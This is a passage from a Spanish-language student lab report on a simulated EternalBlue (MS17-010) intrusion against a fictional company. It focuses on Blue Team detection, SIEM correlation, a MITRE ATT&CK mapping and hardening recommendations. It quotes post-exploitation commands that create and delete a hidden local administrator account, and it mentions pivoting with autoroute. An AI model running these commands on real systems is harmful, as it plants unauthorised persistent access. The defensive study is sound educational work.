la propagación del incidente; finalmente, esta etapa del laboratorio permitió generar evidencias técnicas claras que respaldan las recomendaciones defensivas planteadas posteriormente, especialmente aquellas orientadas a segmentación, monitoreo continuo y control del tráfico interno.

Figura 24

Explotación de Host B aprovechando el pivoting



Nota. Se demuestra la posibilidad de movimientos laterales debido a la falta de segmentación.

Creación y eliminación de cuentas efímeras

La post explotación incluyó actividades orientadas a simular mecanismos de persistencia, para ello se crearon cuentas administrativas temporales mediante:

- net user soporteAdmin P@ssword! /add
- net localgroup administrators soporteAdmin /add

Con esto se pudo demostrar la facilidad con la que un intruso con privilegios elevados puede manipular usuarios y establecer accesos alternos que pasan desapercibidos, posteriormente se procedió a eliminar las cuentas con el fin de simular tareas de limpieza similares a las que realizan atacantes para borrar rastros dentro del sistema.

Figura 25

Creación de la cuenta efímera con privilegios administrativos

Nota. Representa la capacidad del atacante para establecer acceso persistente.

Figura 26

Nueva Eliminación de la cuenta admin en Host B

Nota. Eliminación de la cuenta efímera creada durante la post explotación

Análisis defensivo y respuesta ante incidentes desde la perspectiva del Blue Team

El análisis defensivo realizado en esta etapa permitió comprender cómo un equipo Blue Team debe detectar y contener actividades maliciosas dentro de una infraestructura, este trabajo se fundamentó en lineamientos presentes en guías de referencia como las del CCN-CERT (2018), donde se establece que la detección temprana depende de la supervisión continua, el análisis del comportamiento de red y el uso adecuado de herramientas de monitoreo.

Dicho enfoque coincide con lo propuesto por CIS Security (2020) en sus controles de seguridad, donde se destaca que la visibilidad del entorno es un elemento esencial para identificar movimientos anómalos que puedan representar un incidente de seguridad, especialmente cuando estos eventos se presentan de forma gradual y no como una intrusión evidente desde el primer momento.

La reconstrucción del ataque evidenció que el sistema carecía de medidas de protección como firewalls internos, segmentación de red o reglas de detección para escaneos, lo que permitió al atacante avanzar desde el reconocimiento inicial con Nmap hasta la explotación de vulnerabilidades críticas.

Esta ausencia de barreras confirma lo que señala Zambrano et al (2024) respecto a que un incidente suele prosperar en entornos con baja capacidad de monitoreo y sin políticas de supervisión activas, situación que limita la detección temprana y amplifica el impacto del ataque.


Adicionalmente, el análisis defensivo permitió evidenciar que la falta de controles no solo facilitó la intrusión inicial, sino que también redujo la capacidad de respuesta durante las fases posteriores del ataque.

La inexistencia de alertas tempranas y de mecanismos de correlación impidió identificar patrones de comportamiento sospechoso, lo que refuerza la necesidad de fortalecer la supervisión

continua y de integrar herramientas que permitan anticipar incidentes antes de que comprometan de forma significativa la infraestructura.

Figura 27

Flujo general del proceso de respuesta a incidentes del Blue Team



Nota. Diagrama elaborado por el autor para representar las fases de detección, análisis y recuperación recomendadas por CCN-CERT (2018) y NIST (2012).

Reconstrucción del incidente y eventos previos a la intrusión

Una de las principales tareas del Blue Team fue reconstruir el incidente siguiendo el orden real de los hechos, esta reconstrucción es una práctica sugerida por modelos de respuesta como el de NIST, donde la fase de *Detection and Analysis* establece que el analista debe identificar patrones de comportamiento que indiquen actividad maliciosa (NIST, 2012), en el laboratorio se replicó el tráfico que un atacante generaría durante un escaneo activo, por lo que comandos como nmap -sV -p445 habrían señalado un incremento inusual de solicitudes hacia el puerto SMB del sistema objetivo, esta condición es mencionada por **CIS Security (2020)** como una señal temprana de exploración hostil.

Además, EternalBlue utiliza paquetes específicos para explotar vulnerabilidades en SMB, estos paquetes presentan características detectables mediante motores de firmas o herramientas de inspección profunda, por lo que un SIEM con reglas adecuadas habría identificado patrones vinculados a MS17-010, esta correlación temprana es un componente esencial dentro de las buenas prácticas de respuesta a incidentes (CCN-CERT, 2018).

Indicadores de compromiso visibles durante el ataque

Durante la revisión del entorno se identificaron indicadores de compromiso que un Blue Team podría haber utilizado para detectar la intrusión en tiempo real, entre ellos destacan:

- Un aumento de solicitudes hacia los puertos 135, 139 y 445,
- Conexiones remotas no autenticadas en horarios inusuales,
- Creación de usuarios administrativos sin registro previo,
- Procesos desconocidos ejecutándose bajo privilegios elevados,
- Actividad de red que no correspondía al flujo normal de la infraestructura.

La presencia de estos elementos refleja directamente lo mencionado por Moreno (2015), quien afirma que la mayoría de intrusiones dejan señales perceptibles cuando se supervisan los eventos del sistema y los registros de autenticación, sin embargo, estas señales pasan desapercibidas cuando la organización no cuenta con herramientas adecuadas de monitoreo o cuando no se ejecutan análisis periódicos de comportamiento.

Uso del SIEM para correlación de eventos

La función del SIEM dentro del trabajo del Blue Team es fundamental porque permite unir eventos aislados que por sí solos no siempre representan una amenaza, pero que en conjunto forman el patrón de un ataque en desarrollo, esto coincide con lo indicado en la Guía de Seguridad del CCN-CERT (2018) donde se señala que la correlación es un elemento esencial para detectar incidentes en tiempo real, en el laboratorio se replicó un escenario donde no

existían controles activos, lo que permitió observar cómo un atacante puede avanzar sin generar alertas visibles, sin embargo, si el entorno contara con un SIEM bien configurado, múltiples actividades realizadas durante la fase ofensiva habrían generado señales tempranas de intrusión

El escaneo Nmap inicial habría sido uno de los primeros eventos correlacionables, ya que genera múltiples solicitudes hacia puertos específicos en un intervalo corto de tiempo, algo que la mayoría de motores SIEM clasifican como actividad de reconocimiento, a esto se suman los paquetes utilizados durante la explotación de MS17-010, que poseen características detectables por firmas documentadas en repositorios de ciberseguridad, si estas dos actividades se relacionan con intentos posteriores de establecer sesiones remotas o ejecutar procesos no habituales, se crea el patrón que permitiría activar alertas de severidad alta, tal como recomiendan los controles de CIS Security (2020)

Dentro del entorno se identificaron varias situaciones que, combinadas, habrían generado correlaciones automáticas:

- Barridos repetitivos hacia los puertos 445, 139 y 135
- Ejecución de procesos asociados a cargas útiles de Metasploit
- Creación de cuentas administrativas fuera de horarios autorizados
- Conexiones remotas desde máquinas que no forman parte del grupo de administradores
- Tráfico entre segmentos que no deberían interactuar directamente

Cada uno de estos eventos representa un indicador negativo dentro de un sistema de monitoreo, pero juntos forman la estructura de un ataque completo, por lo que el SIEM habría permitido frenar la intrusión desde la fase de reconocimiento o incluso antes de que el atacante obtuviera acceso con privilegios elevados, esto reafirma las recomendaciones del CCN-CERT

(2018) cuando menciona que la supervisión constante es un factor determinante para reducir el impacto de un incidente.

Análisis del movimiento lateral detectado

Uno de los puntos más relevantes dentro del análisis defensivo fue la detección del movimiento lateral, este proceso permite al atacante expandirse dentro de la red una vez compromete el primer sistema, en el laboratorio se observó cómo, mediante el uso del comando autoroute y consultas ARP dirigidas, el atacante logró acceder a otros segmentos internos, esta actividad representa un cambio en el comportamiento normal de la red, ya que un host común no debería generar rutas nuevas ni actuar como puente entre diferentes zonas del entorno, algo que Zuluaga (2017) destaca como una señal clara de escalamiento

La ejecución de pivoting pudo haberse detectado mediante sensores distribuidos, ya que este comportamiento genera tráfico que no corresponde a la arquitectura original, según la guía del CCN-CERT (2018) cualquier alteración en la estructura de rutas, especialmente cuando se origina desde máquinas que no cumplen funciones de enrutamiento, debe ser investigada con prioridad, este criterio habría permitido identificar que el host comprometido estaba actuando como un intermediario hacia otra máquina vulnerable dentro de la red

El uso de arp -a dentro de la sesión pivot también es un indicador relevante, dado que este comando revela la enumeración del segmento interno y muestra direcciones que el atacante intenta descubrir, si existieran herramientas de supervisión del comportamiento, este tipo de consultas podría detectarse como actividad sospechosa, ya que los equipos de una red no suelen ejecutar barridos ARP fuera de procesos de comunicación habituales, esta es una detección que coincide con lo planteado por CIS Security (2020) en su control de supervisión continua y análisis de comportamiento

Actividades posteriores a la explotación y señales clave del compromiso

Una vez el atacante obtuvo privilegios de sistema dentro del host comprometido, fue posible realizar acciones de post explotación que dejan trazas claras dentro de los registros de seguridad, una de las más importantes fue la creación de cuentas administrativas temporales, actividad ampliamente reconocida como un indicador de compromiso crítico dentro del marco MITRE ATT&CK, esta técnica permite al atacante volver al sistema sin repetir el proceso de explotación inicial y sin generar sospechas inmediatas, lo que la convierte en una de las prácticas más utilizadas en ataques reales, como señalan Zambrano et al (2024)**.** La ejecución de comandos como:

- net user soporteAdmin P@ssword! /add
- net localgroup administrators soporteAdmin /add

crea eventos específicos dentro de los registros del visor de Windows, especialmente dentro de las categorías *Account Management* y *Security*, estos registros suelen marcarse como críticos debido a que reflejan un cambio directo en la estructura administrativa del sistema, un SIEM bien configurado habría detectado esta actividad inmediatamente, especialmente si se ejecuta desde una cuenta no registrada en el grupo de administradores autorizados o en horarios que no corresponden a actividades válidas de mantenimiento

La eliminación posterior de la cuenta temporal es una de las señales más claras de intento de ocultación, esta actividad coincide con lo descrito por el CCN-CERT (2018) como una acción hostil orientada a borrar rastros de intrusión, estas señales son críticas porque muestran que el atacante no solo logró acceso, sino que también buscó limpiar su presencia, lo cual incrementa el impacto del incidente

Evaluación general del incidente desde la visión del Blue Team

El análisis defensivo permitió concluir que la infraestructura evaluada presentaba múltiples debilidades que facilitaron la ejecución del ataque sin generar alertas tempranas.

La falta de segmentación entre redes permitió que el atacante se desplazara lateralmente sin encontrar barreras, la ausencia de supervisión continua impidió detectar escaneos, consultas de red y explotación de vulnerabilidades, la inexistencia de reglas de correlación dentro de un sistema SIEM evitó identificar que todos los eventos observados formaban parte de un mismo ataque, esta situación coincide con lo advertido por NIST (2012) respecto a que los incidentes prosperan cuando las organizaciones no cuentan con capacidades de detección adecuadas.

El laboratorio evidenció que un atacante con un punto único de entrada puede comprometer por completo una red mal protegida en un periodo corto, especialmente cuando se emplean vulnerabilidades como MS17-010, las cuales han sido ampliamente documentadas.

Esta condición resalta la necesidad de mantener políticas estrictas de actualización de sistemas y controles como segmentación de red, supervisión de integridad, correlación automática y monitoreo en tiempo real, prácticas que forman parte de los controles esenciales descritos por CIS Security (2020).

La falta de visibilidad dentro del entorno permitió que el atacante ejecutara acciones de escalamiento, post explotación y ocultación sin generar resistencia, lo que demuestra la importancia de implementar un modelo de defensa basado en capas, con sistemas de registro centralizado, sensores distribuidos y análisis continuo de comportamiento, además, este incidente puede utilizarse como referencia para que SecureNova Labs evalúe la madurez de su propio entorno y determine qué procesos deben reforzarse.

Integración del análisis defensivo dentro del informe final

El análisis Blue Team aporta una visión complementaria al esfuerzo ofensivo realizado en las etapas anteriores, ya que permite comprender cómo deberían reaccionar los equipos de seguridad ante un ataque real, este enfoque integrado es recomendado por CCN-CERT (2018) y por el modelo de gestión propuesto por NIST (2012), donde se indica que la respuesta a incidentes debe contemplar detección, análisis, contención, erradicación, recuperación y mejora continua

La reconstrucción realizada en esta sección ayuda a SecureNova Labs a visualizar cómo se desarrolló el ataque desde la perspectiva del defensor y cuáles fueron los puntos donde la detección falló, esta información es esencial para fortalecer políticas internas, mejorar la arquitectura de red y diseñar reglas de supervisión que permitan mitigar incidentes similares en el futuro

Además, este enfoque integrado facilita la toma de decisiones estratégicas porque permite identificar no solo las vulnerabilidades técnicas, sino también las fallas en los procesos de monitoreo y en las prácticas de supervisión del entorno, lo que convierte el análisis defensivo en una parte esencial del informe final, especialmente dentro de un contexto académico y profesional donde se busca formar equipos Red Team y Blue Team con capacidades técnicas, tácticas y estratégicas coherentes.

Relación del incidente con MITRE ATT&CK

El análisis del Blue Team se fortalece cuando el comportamiento observado durante el laboratorio se interpreta a partir de un marco común de tácticas y técnicas, ya que esto permite describir el ataque con un lenguaje estandarizado y comprensible para distintos equipos de seguridad; en este contexto, MITRE ATT&CK resulta especialmente útil porque organiza el ciclo ofensivo de manera estructurada y facilita que el análisis no se limite a enumerar eventos

técnicos aislados, sino que permita comprender cómo progresa un atacante dentro del entorno (MITRE, s,f).

El uso de este marco ayuda a que el análisis defensivo no se quede únicamente en explicar qué ocurrió, sino que aporte una lectura más clara sobre en qué momento del ataque se encontraba el adversario y qué oportunidades existían para intervenir mediante detección o contención; este enfoque resulta clave para transformar la información técnica en decisiones operativas que realmente fortalezcan la respuesta del Blue Team.

En el escenario trabajado, las primeras acciones del atacante pueden asociarse con tácticas de reconocimiento y acceso inicial, debido a la identificación de servicios expuestos y a la selección de un vector viable; posteriormente, la explotación de una vulnerabilidad conocida como MS17-010 se alinea con técnicas de ejecución y explotación de servicios remotos ampliamente documentadas, lo que confirma que el ataque siguió patrones comunes observados en incidentes reales.

Una vez obtenido el acceso inicial, comienzan a manifestarse comportamientos relacionados con escalamiento de privilegios, persistencia y, en algunos casos, movimiento lateral, dependiendo del nivel de exposición del entorno y de las barreras internas existentes; esta lectura permite que el Blue Team relacione cada fase ofensiva con controles defensivos concretos, como segmentación de red, endurecimiento de servicios y monitoreo continuo, alineando el análisis con los modelos institucionales de respuesta a incidentes y mejora continua (UNAD, 2024); adicionalmente, esta correlación facilita priorizar acciones defensivas según la fase del ataque en la que se encuentre el adversario; de esta manera, el equipo puede intervenir de forma más oportuna y reducir el impacto global del incidente sobre la infraestructura.

Tabla 1

Relación del incidente con tácticas y técnicas MITRE ATT&CK

Evento observado en el laboratorio	Táctica MITRE ATT&CK	Técnica MITRE ATT&CK	Evidencia identificada	Control defensivo asociado
Escaneo activo de puertos con Nmap	Reconnaissance	Network Service Discovery (T1046)	Incremento de solicitudes hacia puertos 135, 139 y 445 en corto intervalo	Monitoreo de red, detección de escaneos, reglas SIEM
Identificación de servicio SMB vulnerable	Initial Access	Exploit Public-Facing Application (T1190)	Servicio SMB expuesto sin parches de seguridad	Gestión de parches, hardening de servicios
Explotación de MS17-010 (EternalBlue)	Execution	Exploitation for Client Execution (T1203)	Tráfico anómalo y paquetes asociados a SMB	IDS/IPS, reglas de detección por firmas
Obtención de sesión remota Meterpreter	Persistence	Valid Accounts (T1078)	Sesiones remotas no habituales establecidas	Control de accesos, monitoreo de autenticaciones
Escalamiento de privilegios	Privilege Escalation	Privilege Escalation Exploitation (T1068)	Procesos ejecutados con privilegios elevados	Control de privilegios, EDR
Creación de cuenta administrativa	Persistence	Create Account (T1136)	Eventos de creación de usuarios administrativos	Monitoreo de cuentas, alertas de cambios críticos
Movimiento lateral mediante pivoting	Lateral Movement	Lateral Tool Transfer (T1570)	Tráfico entre segmentos no autorizados	Segmentación de red, control de tráfico interno
Enumeración de red con ARP	Discovery	Network Service Scanning (T1046)	Ejecución de comandos arp -a fuera de contexto	Análisis de comportamiento, detección de anomalías
Eliminación de cuentas para ocultación	Defense Evasion	Account Manipulation (T1098)	Eliminación de usuarios	Auditoría de eventos, retención de logs

			creados durante el ataque	
Persistencia tras la intrusión	Persistence	Boot or Logon Autostart Execution (T1547)	Cambios sospechosos en configuración del sistema	Hardening, monitoreo de integridad

Nota. La relación de tácticas y técnicas se realizó con base en el marco MITRE ATT&CK Enterprise, adaptando los eventos observados durante el laboratorio al contexto del análisis defensivo desarrollado.

Madurez de seguridad del entorno evaluado

Al analizar el entorno desde una perspectiva de madurez, se evidencia que el laboratorio reproduce una condición frecuente en infraestructuras con seguridad parcial, donde existen controles básicos implementados, pero permanecen brechas críticas en aspectos como configuración segura, actualización de sistemas y segmentación de red; la presencia de vulnerabilidades explotables y la exposición de servicios con riesgos ampliamente conocidos sugieren que el ciclo de gestión de parches y el hardening no se encuentran consolidados como procesos permanentes.

En términos prácticos, el entorno evaluado puede considerarse de madurez inicial o intermedia, ya que demuestra cierta capacidad de reacción una vez ocurrido el incidente, pero presenta debilidades importantes en prevención y detección temprana; esta condición indica que la seguridad depende en gran medida de acciones reactivas y no de controles preventivos sólidos, lo que incrementa la probabilidad de reincidencia del ataque si no se corrigen las causas de fondo.

Desde la perspectiva del Blue Team, este análisis de madurez implica ir más allá de la contención inmediata y reflexionar sobre qué prácticas faltaron antes del incidente, por ejemplo, la desactivación de componentes inseguros, la restricción de servicios innecesarios, la correcta

gestión de credenciales y la implementación efectiva de segmentación interna; este enfoque permite que la seguridad evolucione hacia un modelo más preventivo y repetible, en coherencia con las recomendaciones de CIS Security (2020) y con los principios de mejora continua propuestos en las guías institucionales (UNAD, 2024).

Evaluación del nivel de detección y monitoreo

El nivel de detección observado en el laboratorio puede evaluarse a partir de la capacidad del entorno para registrar eventos relevantes y de la capacidad para correlacionarlos de manera adecuada y generar alertas útiles; aunque puedan existir logs del sistema operativo, eventos de red y registros de servicios, estos pierden efectividad cuando no se centralizan ni se analizan de forma conjunta, lo que conduce a una detección fragmentada y tardía.

En este escenario, una detección más madura habría permitido identificar señales como intentos reiterados de conexión a puertos críticos, actividad anómala sobre servicios expuestos, errores asociados a servicios vulnerables o la ejecución de procesos no habituales; cuando estas señales se consolidan dentro de una línea de tiempo coherente, el Blue Team puede tomar decisiones con mayor rapidez, como aislar el host comprometido o activar un proceso formal de escalamiento del incidente.

Este análisis permite diferenciar con claridad entre detección y contención, ya que mientras el SIEM y el análisis de logs cumplen la función de observar, alertar y contextualizar el evento, las acciones de segmentación, bloqueo de reglas o aislamiento del equipo corresponden a medidas directas orientadas a limitar el impacto del ataque; esta distinción resulta fundamental para estructurar una respuesta ordenada y alineada con los modelos institucionales de gestión de incidentes (Moreno, 2015; UNAD, 2024).

Controles que fallaron y por qué, lectura causa–efecto

Para que el análisis defensivo no se quede únicamente en lo descriptivo, resulta fundamental identificar qué controles fallaron y por qué fallaron, desde una lectura técnica de causa y efecto y no desde una lógica de señalamiento; cuando un ataque se apoya en una vulnerabilidad ampliamente conocida, el primer control que suele fallar es el ciclo de actualización y gestión de parches, ya que la existencia de una vulnerabilidad explotable indica que el sistema no fue endurecido con medidas mínimas de seguridad.

A esta situación se suma la exposición innecesaria de servicios y una segmentación interna débil, lo que evidencia fallas en los controles orientados a la reducción de la superficie de ataque y al control de las comunicaciones entre segmentos, permitiendo que un acceso inicial tenga mayores posibilidades de expansión dentro de la red.

En paralelo, la detección tardía o la ausencia de alertas claras refleja una brecha en los controles de monitoreo y en la correlación de eventos, lo que refuerza la necesidad de mejorar la calidad de los logs, las reglas de correlación y los mecanismos de supervisión continua como parte del fortalecimiento progresivo del Blue Team (Moreno, 2015).

Finalmente, esta lectura permite concluir que el ataque no se produjo únicamente por la existencia de una vulnerabilidad, sino por una combinación de exposición, falta de hardening y señales de detección que no se consolidaron a tiempo; por ello, las medidas propuestas deben cubrir de forma integral prevención, detección y contención, y no limitarse a una respuesta reactiva posterior al incidente, en coherencia con los controles esenciales de CIS Security (2020) y las guías institucionales de respuesta a incidentes (UNAD, 2024).

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final:

https://youtu.be/FYyRF-mMCOg

Conclusiones

Conclusiones técnicas

El análisis desarrollado para SecureNova Labs permitió evidenciar que un ataque basado en vulnerabilidades conocidas, como MS17-010, puede comprometer de forma significativa la infraestructura cuando no existen controles preventivos mínimos implementados de manera consistente; la ausencia de una gestión efectiva de parches, el endurecimiento insuficiente de los servicios y una segmentación de red débil generaron un escenario en el que el atacante pudo avanzar desde el reconocimiento inicial hasta la fase de post explotación sin encontrar barreras técnicas relevantes, lo que incrementó el impacto del incidente y redujo la capacidad de respuesta temprana del entorno evaluado.

Desde la perspectiva defensiva aplicada al entorno de SecureNova Labs, se concluye que la falta de monitoreo centralizado y de mecanismos de correlación adecuados impide identificar patrones de ataque en tiempo real, aun cuando existen eventos visibles en los registros del sistema operativo y de la red; la ausencia de un SIEM correctamente configurado, o el uso de reglas de correlación limitadas, provoca que señales críticas permanezcan aisladas, retrasando la detección y permitiendo que el atacante ejecute actividades de escalamiento de privilegios, movimiento lateral y ocultación sin generar alertas oportunas, lo que evidencia la necesidad de fortalecer las capacidades de detección como eje central de la estrategia Blue Team de la organización.

Asimismo, el uso integrado de marcos de referencia como MITRE ATT&CK permitió a SecureNova Labs traducir las acciones observadas durante el incidente en tácticas y técnicas claramente identificables, facilitando una comprensión más estructurada del ciclo ofensivo y de su relación directa con controles defensivos específicos; esta correlación demostró que la respuesta a incidentes no debe centrarse únicamente en bloquear el ataque una vez materializado,

sino en interrumpirlo en sus fases iniciales mediante controles preventivos, detección temprana y monitoreo continuo alineados con patrones reales de amenaza, fortaleciendo así la postura de seguridad de la organización de manera progresiva y sostenible.

Conclusiones académicas

El desarrollo del laboratorio permitió consolidar los aprendizajes adquiridos a lo largo del seminario, evidenciando la importancia de comprender la ciberseguridad como un proceso integral y no como la aplicación aislada de herramientas; desde una perspectiva formativa, la experiencia facilitó la apropiación de conceptos clave relacionados con la identificación de riesgos, la lectura crítica de escenarios vulnerables y la comprensión del impacto que tienen las decisiones técnicas sobre la seguridad de una infraestructura, fortaleciendo la capacidad del estudiante para analizar situaciones reales con criterio y responsabilidad profesional.

Desde el enfoque académico, el trabajo permitió integrar de manera coherente las perspectivas del Red Team y del Blue Team, favoreciendo una comprensión más completa del ciclo de un incidente de seguridad; esta integración ayudó a reconocer la relación directa entre las acciones ofensivas y los procesos de detección y respuesta, resaltando la necesidad de coordinación y comunicación dentro de los equipos de seguridad.

Finalmente, el uso de marcos de referencia y metodologías reconocidas aportó valor formativo al proceso, al permitir interpretar las actividades desarrolladas dentro de un lenguaje estandarizado y alineado con las prácticas profesionales del sector; esta experiencia contribuyó al fortalecimiento de competencias técnicas, analíticas y documentales, preparando al estudiante para enfrentar escenarios más complejos en contextos académicos y laborales, y reforzando la importancia de la mejora continua como principio fundamental en el ejercicio de la ciberseguridad.

Recomendaciones

Recomendaciones técnicas para SecureNova Labs

Con base en los hallazgos identificados durante el análisis ofensivo y defensivo, se recomienda a SecureNova Labs fortalecer de manera prioritaria su proceso de gestión de parches y actualización de sistemas, especialmente en equipos que exponen servicios críticos a la red; la explotación de vulnerabilidades conocidas evidenció que la ausencia de actualizaciones oportunas incrementa de forma considerable el riesgo de compromiso, por lo que resulta necesario establecer un esquema periódico de revisión, validación y aplicación de parches, acompañado de controles que permitan verificar su correcta implementación.

Asimismo, se recomienda a SecureNova Labs revisar y reforzar la segmentación de su infraestructura de red, ya que el movimiento lateral observado durante el laboratorio demuestra que un acceso inicial puede escalar rápidamente cuando no existen barreras internas efectivas; la implementación de firewalls internos, reglas de comunicación restrictivas entre segmentos y monitoreo del tráfico lateral permitiría reducir el impacto de incidentes futuros y limitar la propagación de un atacante dentro del entorno.

Otro aspecto técnico clave corresponde al fortalecimiento de las capacidades de detección, por lo que se recomienda a SecureNova Labs implementar o mejorar un sistema SIEM que permita centralizar registros del sistema operativo, servicios y dispositivos de red; este sistema debe configurarse con reglas de correlación orientadas a detectar patrones de reconocimiento, explotación de servicios críticos, creación o eliminación de cuentas administrativas y ejecución de procesos inusuales, de modo que las alertas generadas sean oportunas y accionables para el equipo Blue Team.

Adicionalmente, se recomienda reforzar el hardening de los sistemas evaluados mediante la aplicación de configuraciones seguras basadas en guías reconocidas, como los CIS

Benchmarks, priorizando la desactivación de servicios innecesarios, la restricción de privilegios administrativos y el control estricto de credenciales; estas acciones permitirían reducir la superficie de ataque y elevar el nivel de resistencia del entorno frente a ataques similares a los analizados en el informe.

Finalmente, se sugiere a SecureNova Labs integrar los resultados de este análisis dentro de un proceso continuo de mejora técnica, utilizando los hallazgos como insumo para ajustar controles, validar configuraciones y diseñar escenarios de prueba periódicos; este enfoque permitiría que las medidas implementadas no se queden como acciones puntuales, sino que formen parte de una estrategia técnica sostenida orientada a fortalecer la postura de seguridad de la organización.

Referencias Bibliográficas

CCN-CERT. (2018). *Guía de Seguridad de las TIC (Serie CCN-STIC)*. Centro Criptológico Nacional.

CIS Security. (2020). *CIS Controls v8: Prioritized Guide to Cyber Defense*. Center for Internet Security.

Congreso de Colombia. (2009). *Ley 1273 de 2009. Por la cual se modifica el Código Penal y se crea la protección de la información y de los datos*. Diario Oficial.

Congreso de Colombia. (2012). *Ley 1581 de 2012. Protección de datos personales*. Diario Oficial.

Hernández, J., & Rodríguez, P. (2021). *Seguridad ofensiva y defensiva en entornos corporativos*. Revista Colombiana de TIC, 19(2), 55–72.

Microsoft. (2017). *Security update for vulnerability MS17-010*. Microsoft Security Response Center.

MITRE. (2023). *ATT&CK Framework: Enterprise Matrix*. MITRE Corporation.

Moreno, J. (2015). *Gestión y respuesta a incidentes de seguridad informática*. Editorial Académica.

NIST. (2012). *Computer Security Incident Handling Guide (SP 800-61 Rev. 2)*. National Institute of Standards and Technology.

OSI. (2019). *Open Source Security Testing Methodology Manual (OSSTMM 3)*. ISECOM.

SANS Institute. (2018). *Incident Handler's Handbook*. SANS Press.

Serway, R., & Jewett, J. (2018). *Física para ciencias e ingeniería* (10.ª ed.). Cengage Learning.

Zambrano, P., Martínez, L., & Torres, H. (2024). *Buenas prácticas de respuesta a incidentes en infraestructuras empresariales*. Revista de Seguridad Informática, 12(3), 45–62.

Zuluaga, M. (2017). *Detección de movimientos laterales mediante análisis de tráfico en redes empresariales*. Universidad EAFIT.

Zúñiga, A., & Pérez, D. (2020). *Evaluación de riesgos y análisis de vulnerabilidades en sistemas críticos*. Revista Iberoamericana de Tecnología, 14(1), 22–39.

Apéndices

Apéndice A

Resultado de revisión en Turnitin

Nota. El resultado de la revisión en Turnitin muestra coincidencias asociadas a términos técnicos y referencias bibliográficas propias del área de ciberseguridad, debidamente citadas en el documento. No se evidencian similitudes que comprometan la originalidad del trabajo, el cual presenta redacción propia y desarrollo técnico coherente.